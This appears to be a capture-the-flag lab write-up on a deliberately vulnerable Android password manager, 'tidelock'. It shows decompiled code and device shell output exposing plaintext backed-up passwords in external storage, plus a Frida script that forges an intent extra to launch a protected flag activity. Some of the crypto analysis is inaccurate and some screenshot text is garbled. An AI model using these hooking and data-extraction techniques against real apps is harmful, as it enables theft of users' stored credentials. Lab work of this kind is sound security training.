


tidelock

Exploring the app and its functionalilty :

So the app asks to set a master password , then stores it somewhere

Then ask to enter this master password to enter the app functionality




```
est.xml x
roid.widge
roid.widge
roid.widge
roidx.appc
roidx.appc
roidx.cons
roidx.recy
roidx.recy
mobilehac
a.io.File;
a.io.IOExc
a.util.Arr
a.util.Col
a.util.Ite
a.util.Lis
lin.MetaData
lin.Unit;
lin.collec
lin.io.Fil
lin.jvm.fun
lin.jvm.in
lin.text.S

d from: Mas
d1 = {"\u00
from: class
al class

private Button y
private AuthMana
private Button y
private CryptoMa
private Recycler
private EditText
private Passwordl
private Button y
private EditText
private EditText
private EditText
private List<Pas
private final Li

@Override // and
protected void o
super.onCreat
File file = r
Button button
try {
    if (!file
```



```
private
private
private
private
private
private
private
private
private
private
private
private
```

```
@Override
protected
super
File
Button
try
```

What got my attention is the backup and restore options
so nice what can go wrong before going into reversing the code ?

maybe leaking the master password somewhere
maybe storing backup unencrypted in accessible place

Let's see what we can find :

```
    android:targetSdkVersion="35"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.USE_BIOMETRIC"/>
<uses-permission android:name="android.permission.USE_FINGERPRINT"/>
<permission
    android:name="com.mobilehackinglab.yay.tidelock.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION"
```

From the app permissions I can assume the external storage is not a possibility

```
27     android:appComponentFactory="androidx.core.app.CoreComponentFactory">
28     <activity
29         android:name="com.mobilehackinglab.yay.tidelock.MainActivity"
30         android:exported="true">
31         <intent-filter>
32             <action android:name="android.intent.action.MAIN"/>
33             <category android:name="android.intent.category.LAUNCHER"/>
34         </intent-filter>
35     </activity>
36     <activity
37         android:name="com.mobilehackinglab.yay.tidelock.LockerActivity"
38         android:exported="false"/>
39     <activity
40         android:name="com.mobilehackinglab.yay.tidelock.CreateMasterPasswordActivity"
41         android:exported="false"/>
42     <activity
43         android:name="com.mobilehackinglab.yay.tidelock.FlagActivity"
44         android:exported="false"/>
45     <activity
46         android:name="com.mobilehackinglab.yay.tidelock.EditPasswordActivity"
47         android:exported="false"/>
```

The only exported activity is the main activity , so it is our entry point to attack the app

OK Let's Analyze the Main activity :

```

@Override // androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity, androidx.core.app.ComponentAc
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    File file = new File(getFilesDir(), "flag.txt");
    Button button = null;
    try {
        if (!file.exists()) {
            FilesKt.writeText$default(file, "MHL{yay_fake_flag_yay}", null, 2, null);
        }
    } catch (IOException e) {
        e.printStackTrace();
    }
    this.yaycryptoyay = new CryptoManager();
    MainActivity mainActivity = this;
    this.yayauthyay = new AuthManager(mainActivity);
    CryptoManager cryptoManager = this.yaycryptoyay;
    if (cryptoManager == null) {
        Intrinsic.throwUninitializedPropertyAccessException("yaycryptoyay");
        cryptoManager = null;
    }
    this.yayrepositoryyay = new PasswordRepository(mainActivity, cryptoManager);
    AuthManager authManager = this.yayauthyay;
    if (authManager == null) {
        Intrinsic.throwUninitializedPropertyAccessException("yayauthyay");
        authManager = null;
    }
    if (!authManager.isMasterPasswordSet()) {
        startActivity(new Intent(mainActivity, (Class<?>) CreateMasterPasswordActivity.class));
        finish();
        return;
    }
    boolean booleanExtra = getIntent().getBooleanExtra("FROM_LOCKER_UNLOCKED", false);
    AuthManager authManager2 = this.yayauthyay;
    if (authManager2 == null) {
        Intrinsic.throwUninitializedPropertyAccessException("yayauthyay");
        authManager2 = null;
    }
    if (authManager2.isMasterPasswordSet() && !booleanExtra) {
        startActivity(new Intent(mainActivity, (Class<?>) LockerActivity.class));
        finish();
        return;
    }
    setContentView(R.layout.activity_main);
}

```

a lot of things happen here , first there are several classes we need to investigate to have the complete picture but the flow seems to be like that :

app ask for the master password which if isn't set yet allow user to set one

user set the master password

then the app start the activity again and ask for the master password

then if equals start the locker activity for the user to add entries

and some code that will validate the fields in these entries like the URL scheme and so on

and the app creates a file called flag.txt which being created in the same context where the function is called so probably it will be created in the app's private directory


```

    this.yaycryptoyay = new CryptoManager();
    MainActivity mainActivity = this;
    this.yayauthyay = new AuthManager(mainActivity);
    CryptoManager cryptoManager = this.yaycryptoyay;
    if (cryptoManager == null) {
        Intrinsics.throwUninitializedPropertyAccessException("yaycryptoyay");
        cryptoManager = null;
    }
    this.yayrepositoryyay = new PasswordRepository(mainActivity, cryptoManager);
    AuthManager authManager = this.yayauthyay;
    if (authManager == null) {
        Intrinsics.throwUninitializedPropertyAccessException("yayauthyay");
        authManager = null;
    }
    if (!authManager.isMasterPasswordSet()) {
        startActivity(new Intent(mainActivity, (Class<?>) CreateMasterPasswordActivity.class));
        finish();
        return;
    }
}

```

and this class seems to be the way this app stores its passwords

back to the app checking the backup function :



```

65
66
67 public final boolean yaybackupentriesyay() {
68     String json = this.yaygsonyay.toJson(yayloadentriesyay());
69     File file = new File(this.yaycontextyay.getExternalFilesDir(null), this.yaybackupfileyay);
70     if (file.exists()) {
71         file.delete();
72     }
73     try {
74         Intrinsics.checkNotNull(json);
75         FilesKt.writeText$default(file, json, null, 2, null);
76         return true;
77     } catch (Exception e) {
78         e.printStackTrace();
79         return false;
80     }
81 }
82
83 public final boolean yayrestoreentriesyay() {
84     File file = new File(this.yaycontextyay.getExternalFilesDir(null), this.yaybackupfileyay);
85     if (!file.exists()) {
86         return false;
87     }
88     try {
89         Object objFromJson = this.yaygsonyay.fromJson(FilesKt.readText$default(file, null, 1, null), new TypeToken<List<? extends PasswordEntry>().getType());
90         Intrinsics.checkNotNullExpressionValue(objFromJson, "fromJson(...)");
91         yaysaveentriesyay((List) objFromJson);
92         return true;
93     } catch (Exception e) {
94         e.printStackTrace();
95         return false;
96     }
97 }
98
99 }

```

Nice i guessed it right ?

```

generic_x86_64_arm64:/sdcard/Android/data/com.mobilehackinglab.yay.tidelock # ls
files
generic_x86_64_arm64:/sdcard/Android/data/com.mobilehackinglab.yay.tidelock # cd files
generic_x86_64_arm64:/sdcard/Android/data/com.mobilehackinglab.yay.tidelock/files # ls
passwords.json
at passwords.json
[{"password":"pass","url":"http://uni","username":"sam","website":"uni"}]generic_x86_64_arm64:/sdcard/Android/data/com.m
obilehackinglab.yay.tidelock/files #

```

so nice i guessed the idea right

So now we have obvious vulnerability where attacker can steal the passwords from insecurely implemented backup functionality that stores the passwords in public accessible directory in plain text

but let's further analyze the app and see how the intended behavior is done and what vulnerabilities we can find in :

usually i find the crypto manager or anything related to cryptography as interesting starting point :


```

/* loaded from: classes.dex */
public final class CryptoManager {
    private static final String yayaliasyay = "PasswordManagerKey";
    private static final int yayivsizeyay = 12;
    private static final String yayschemeyay = "AndroidKeyStore";
    private static final int yaytaglengthyay = 128;
    private static final String yaytransformationyay = "AES/GCM/NoPadding";
    private final KeyStore yaykeystoreyay;

    public CryptoManager() throws NoSuchAlgorithmException, IOException, KeyStoreException, CertificateException {
        KeyStore keyStore = KeyStore.getInstance(yayschemeyay);
        keyStore.load(null);
        Intrinsic.checkNotNullExpressionValue(keyStore, "apply(...)");
        this.yaykeystoreyay = keyStore;
    }

    private final SecretKey yaygetkeyyay() throws NoSuchAlgorithmException, UnrecoverableKeyException, KeyStoreException, NoSuchProviderException {
        Key key = this.yaykeystoreyay.getKey(yayaliasyay, null);
        SecretKey secretKey = key instanceof SecretKey ? (SecretKey) key : null;
        if (secretKey != null) {
            return secretKey;
        }
        KeyGenerator keyGenerator = KeyGenerator.getInstance("AES", yayschemeyay);
        KeyGenParameterSpec keyGenParameterSpecBuild = new KeyGenParameterSpec.Builder(yayaliasyay, 3).setBlockModes("GCM").setEncryptionPaddings("NoPadding").build();
        Intrinsic.checkNotNullExpressionValue(keyGenParameterSpecBuild, "build(...)");
        keyGenerator.init(keyGenParameterSpecBuild);
        SecretKey secretKeyGenerateKey = keyGenerator.generateKey();
        Intrinsic.checkNotNullExpressionValue(secretKeyGenerateKey, "generateKey(...)");
        return secretKeyGenerateKey;
    }
}

```

and here is the first issue with weak cryptography :

hardcoded secret key

and the worst part ? it is the same key used in encryption / decryption , it is not used to deliver , generate new keys

so even the intended way is vulnerable to weak encryption and whenever attacker have a copy of the encrypted passwords he can decrypt it back

OK now to the next interesting class AuthManager :

```

private final SecureRandom yaysecurerandomyay,

public AuthManager(Context context) {
    Intrinsic.checkNotNullParameter(context, "context");
    this.prefs = context.getSharedPreferences(yayprefsyay, 0);
    this.yaysecurerandomyay = new SecureRandom();
    this.yaycryptoyay = new CryptoManager();
}

public final boolean isMasterPasswordSet() {
    return this.prefs.contains(yayhashyay) && this.prefs.contains(yaysaltyyay);
}

public final boolean isUserAuthenticated() {
    return userAuthenticated;
}

public final void setMasterPassword(String password) throws NoSuchAlgorithmException {
    Intrinsic.checkNotNullParameter(password, "password");
    byte[] bArr = new byte[16];
    this.yaysecurerandomyay.nextBytes(bArr);
    byte[] bArrHashPassword = hashPassword(password, bArr);
    this.prefs.edit().putString(yaysaltyyay, Base64.encodeToString(this.yaycryptoyay.yayencryptdatayay(bArr), 2)).putString(yayhashyay, Base64.encodeToString(bArrHashPassword, 2)).commit();
}

public final boolean verifyMasterPassword(String password) {
    String string;
    Intrinsic.checkNotNullParameter(password, "password");
    String string2 = this.prefs.getString(yaysaltyyay, null);
    if (string2 == null || (string = this.prefs.getString(yayhashyay, null)) == null) {
        return false;
    }
    byte[] bArrDecode = Base64.decode(string2, 2);
    byte[] bArrDecode2 = Base64.decode(string, 2);
    CryptoManager cryptoManager = this.yaycryptoyay;
    Intrinsic.checkNotNull(bArrDecode);
    byte[] bArrYaydecryptdatayay = cryptoManager.yaydecryptdatayay(bArrDecode);
    CryptoManager cryptoManager2 = this.yaycryptoyay;
    Intrinsic.checkNotNull(bArrDecode2);
    boolean zEquals = Arrays.equals(cryptoManager2.yaydecryptdatayay(bArrDecode2), hashPassword(password, bArrYaydecryptdatayay));
    if (zEquals) {
        userAuthenticated = true;
    }
    return zEquals;
}

private final byte[] hashPassword(String password, byte[] salt) throws NoSuchAlgorithmException {
    MessageDigest messageDigest = MessageDigest.getInstance("SHA-256");
    messageDigest.update(salt);
    byte[] bytes = password.getBytes(Charsets.UTF_8);
    Intrinsic.checkNotNullExpressionValue(bytes, "getBytes(...)");
    return messageDigest.digest(bytes);
}

```

The class seems solid , it stores the passwords salted and encrypted so the passwords inside the app's directory is actually more safe than the public accessible backup copy

```

generic_x86_64_arm64:/data/data/com.mobilehackinglab.yay.tidelock/shared_prefs # ls
auth_prefs.xml
at auth_prefs.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
  <string name="master_hash">ZS12zEoIZ7VmWzEkRUakvTnLQ9z8xtHqc7jKvQEi+4ZLnijP+e3xXZ89AWqKAsyy14QbwdWmweknGsQ8<
/ string>
  <string name="master_salt">siGdg3MMWEHXofjcErmRyU0FhQUxsBZNfOXHEHFFWT8d/DjmHZw5dmx2NF4=</string>
</map>
generic_x86_64_arm64:/data/data/com.mobilehackinglab.yay.tidelock/shared_prefs # |

```

but the logic is like that :

```

master_hash = AES( hash(password, salt) )
master_salt = AES( salt )

```

So knowing the salt attacker can still decrypt the encrypted salted passwords

but as long as attacker can't get the salt there is not exploitability here so let's focus on the flag now

```

5  /* compiled from: FlagActivity.kt */
7  @Metadata(d1 = {"\u0000\u0018\n\u0002\u0018\u0002\n\u0002\u0018\u0002\n\u0002\b\u0003\n\u0002\u0010\u0002\n\u0000\n\u0002\u0018"},
3  /* loaded from: classes.dex */
9  public final class FlagActivity extends AppCompatActivity {
9      @Override // androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity, androidx.core.app.ComponentActivi
1     protected void onCreate(Bundle savedInstanceState) {
2         String str;
3         super.onCreate(savedInstanceState);
4         FlagActivity flagActivity = this;
5         if (new AuthManager(flagActivity).isUserAuthenticated()) {
6             NativeUtils nativeUtils = NativeUtils.INSTANCE;
7             Intent intent = getIntent();
8             Intrinsic.checkNotNullExpressionValue(intent, "getIntent(...)");
9             if (nativeUtils.isIntentValid(intent)) {
10                setContentView(R.layout.activity_flag);
11                View viewFindViewById = findViewById(R.id.flagTextView);
12                Intrinsic.checkNotNullExpressionValue(viewFindViewById, "findViewById(...)");
13                TextView textView = (TextView) viewFindViewById;
14                File file = new File(getFilesDir(), "flag.txt");
15                try {
16                    String str2 = "The flag is:\n\n" + FilesKt.readText$default(file, null, 1, null);
17                    File externalFilesDir = getExternalFilesDir(null);
18                    if (externalFilesDir != null) {
19                        File file2 = new File(externalFilesDir, "flag.txt");
20                        try {
21                            FilesKt.copyTo$default(file, file2, true, 0, 4, null);
22                            str = str2 + "\n\nThe flag has also been copied to:\n\n" + file2.getAbsolutePath();
23                        } catch (IOException e) {
24                            e.printStackTrace();
25                            str = str2 + "\nCould not copy flag to public directory.";
26                        }
27                    } else {
28                        str = str2 + "\nCould not access public directory.";
29                    }
30                    textView.setText(str);
31                    return;
32                } catch (IOException e2) {
33                    textView.setText("Error: Could not read flag file.");
34                    e2.printStackTrace();
35                    return;
36                }
37            }
38            Toast.makeText(flagActivity, "Unauthorized Access", 0).show();
39            finish();
40        }
41    }
42 }

```

ok that seems to be there is a native function that somehow trigger copying the flag from the app's private directory to the external one to be accessed by other apps

The code is very odd to be solved without hooking , as the activity expects an intent , and no other components are calling this activity

so i started reversing the native library looking at the intent validation code :

```
Decompile: Java_com_mobilehackinglab_yay_tidelock_NativeUtils_isIntentValid - (libutils.so)

1
2 void Java_com_mobilehackinglab_yay_tidelock_NativeUtils_isIntentValid
3     (int *param_1, undefined4 param_2, _jobject *param_3)
4
5 {
6     undefined4 uVar1;
7     _jmethodID *p_Var2;
8
9     uVar1 = (**(code **) (*param_1 + 0x7c)) (param_1, param_3);
10    p_Var2 = (_jmethodID *)
11        (**(code **) (*param_1 + 0x84)) (param_1, uVar1, "getBooleanExtra", "(Ljava/lang/String;Z)Z");
12    uVar1 = (**(code **) (*param_1 + 0x29c)) (param_1, "FLAG_REQUEST_VALID");
13    _JNIEnv::CallBooleanMethod((_JNIEnv *) param_1, param_3, p_Var2, uVar1, 0);
14    return;
15 }
16
```

so what his function does is 2 checks

we have to be authenticated (we already are no problem)

we need the intent has the boolean extra FLAG_REQUEST_VALID which is returned false here

so we need to hook the activity ourselves , overwrite the intent extras boolean to be true

and by this the activity will copy the flag file to external storage which we can exploit by an app

```
JS overwrite_intent_tide.js > ...
1 Java.perform(function () {
2
3     var ActivityThread = Java.use("android.app.ActivityThread");
4     var context = ActivityThread.currentApplication().getApplicationContext();
5
6     var FlagActivity = Java.use("com.mobilehackinglab.yay.tidelock.FlagActivity");
7     var Intent = Java.use("android.content.Intent");
8
9     // Create intent
10    var intent = Intent.$new(context, FlagActivity.class);
11
12    // Add the boolean extra the activity expects
13    intent.putExtra("FLAG_REQUEST_VALID", true);
14
15    // Without this, Android throws the error you saw
16    intent.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK.value);
17
18    // Launch the activity inside the same UID -> bypass exported restrictions
19    context.startActivity(intent);
20
21    console.log("[+] FlagActivity launched!");
22 });
23
```

PROBLEMS 3 OUTPUT DEBUG CONSOLE TERMINAL PORTS

```
[+] FlagActivity launched!
[Android Emulator 5554::PID::5091 ]-> 
```

The flag is:
MHL{yay_fake_flag_yay}

The flag has also been copied to:
/storage/emulated/0/Android/data/
com.mobilehackinglab.yay.tidelock/
files/flag.txt

Now we just need to develop an app to access the external storage and display the flag file found in the specified directory :

/storage/emulated/0/Android/data/com.mobilehackinglab.yay.tidelock/files/flag.txt